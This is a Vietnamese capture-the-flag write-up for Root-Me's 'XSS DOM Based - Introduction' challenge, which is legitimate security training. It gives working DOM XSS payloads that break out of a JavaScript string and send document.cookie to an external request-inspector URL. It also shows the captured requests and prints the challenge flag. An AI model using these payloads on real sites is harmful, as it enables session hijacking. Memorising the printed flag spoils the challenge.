

# Write up challenge XSS DOM Based - Introduction


---

Tác giả:


- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy có một ô input cho nhập số



Tiến hành nhập thử thì nhận được thông báo sai




Inspect ta thấy input được truyền y nguyên vào chuỗi number. Có thể đây là lỗi hổng!

```


</>
... <div id="state" style="color: red;">Sorry, wrong answer ! The right answer was
18.658037857590756</div> == $0
▼ <script>
    var random = Math.random() * (99);
    var number = '1';
    if(random == number) {
        document.getElementById('state').style.color = 'green';
        document.getElementById('state').innerHTML = 'You won this game but you don\'t
have the flag ;)';
    }
    else{
        document.getElementById('state').style.color = 'red';
        document.getElementById('state').innerText = 'Sorry, wrong answer ! The right
answer was ' + random;
    }
</script>
</body>
</html>

```

Thử chèn câu lệnh alert bằng chèn dấu nhảy đóng chuỗi và chèn tiếp câu lệnh theo sau



Thật vậy có lỗi hổng!



Những gì cần làm sẽ là lợi dụng lỗ hổng này để chèn đoạn script đánh cắp cookie.

```

';document.write("<img
src='https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/' + document.co
okie+'>");//

```



публикация решений в интернете запрещена

## Are you lucky ?

[Main](#) | [Contact](#)

Choose a number between 0 and 100

 Submit

Sorry, wrong answer ! The right answer was 5.691040488579722

Tuy nhiên không thành công nhận được cookie, ta inspect tìm hiểu nguyên nhân thì thấy được là dấu `<` thẻ `img` đã được loại bỏ.

```
<script>
...
    var random = Math.random() * (99);
    var number = '';document.write("img
src='https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/' + document.cookie+"
    if(random == number) {
        document.getElementById('state').style.color = 'green';
        document.getElementById('state').innerHTML = 'You won this game but you don\'t ha
flag ;)';
    }
    else{
        document.getElementById('state').style.color = 'red';
        document.getElementById('state').innerHTML = 'Sorry, wrong answer ! The right ans
was ' + random;
    } == $0
```

Không sao ta sẽ chèn hình ảnh bằng cách `createElement` bằng đoạn script sau

```
const My_img = document.createElement("img");var url =
'https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd?=';var cookie = document.cookie;url =
url + cookie;My_img.src=url;document.body.appendChild(My_img);//
```



публикация решений в интернете запрещена


## Are you lucky ?

[Main](#) | [Contact](#)

Choose a number between 0 and 100

 Submit

Thành công chèn ảnh



Nhận được request chứa cookie của user

## Request Inspector

2022-03-31T22:08:26+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd>

Generate Test Events

Delete history

2022-03-31T22:11:30+07:00 - from: 113.161.77.160

GET /inspect/01fzg5c75hkg0yw6dcfzrgvybd?=\_ga=GA1.1.962404486.1647319835;%20\_ga\_SRYSKX09J7=GS1.1.1648738236.51.1.1648738314.0 HTTP/1.1  
requestinspector.com  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
Sec-Fetch-Site: cross-site  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36  
Referer: http://challenge01.root-me.org/  
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"  
Sec-Ch-Ua-Platform: "Windows"  
Accept-Encoding: gzip  
Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7  
Sec-Ch-Ua-Mobile: ?0  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors

Tiến hành gửi url chứa ảnh lỗi cho admin



## You won this game ??

[Main](#) | [Contact](#)

Send me your url

публикация решений в интернете запрещена

## You won this game ??

[Main](#) | [Contact](#)

Send me your url

I received your url, please wait

Có được flag:

## Request Inspector

2022-03-31T22:08:26+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd>

Delete history

2022-03-31T22:14:45+07:00 - from: 2001:bc8:35b0:c166::151

✕

```
GET /inspect/01fzg5c75hkg0yw6dcfzrgvybd?flag=rootme{XSS_DOM_BaSed_InTr0} HTTP/1.1
requestinspector.com
Sec-Fetch-Site: cross-site
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/97.0.4691.0 Safari/537.36
Accept-Encoding: gzip
Accept-Language: fr
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Ch-Ua-Platform:
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Referer: http://challenge01.root-me.org/
```

Submit thành công

# XSS DOM Based - Introduction

35 Points 

An introduction to DOM Based Cross Site Scripting at

Author

Ruulian, 12 August 2021

Level ?



## Statement

Steal the admin's session cookie.

Start the challenge

## 8 related ressource(s)

-  DOM-Based-XSS (www.root-me.org)
-  <https://0xhorizon.eu/articles/xss-dom-based/> (0xhorizon.eu)
-  Blackhat US 2011 : XSS street fight (Exploitation - Web)
-  XSS et phishing (Exploitation - Web)
-  SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)

## Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

**Flag:** rootme{XSS\_DOM\_BaSed\_InTr0}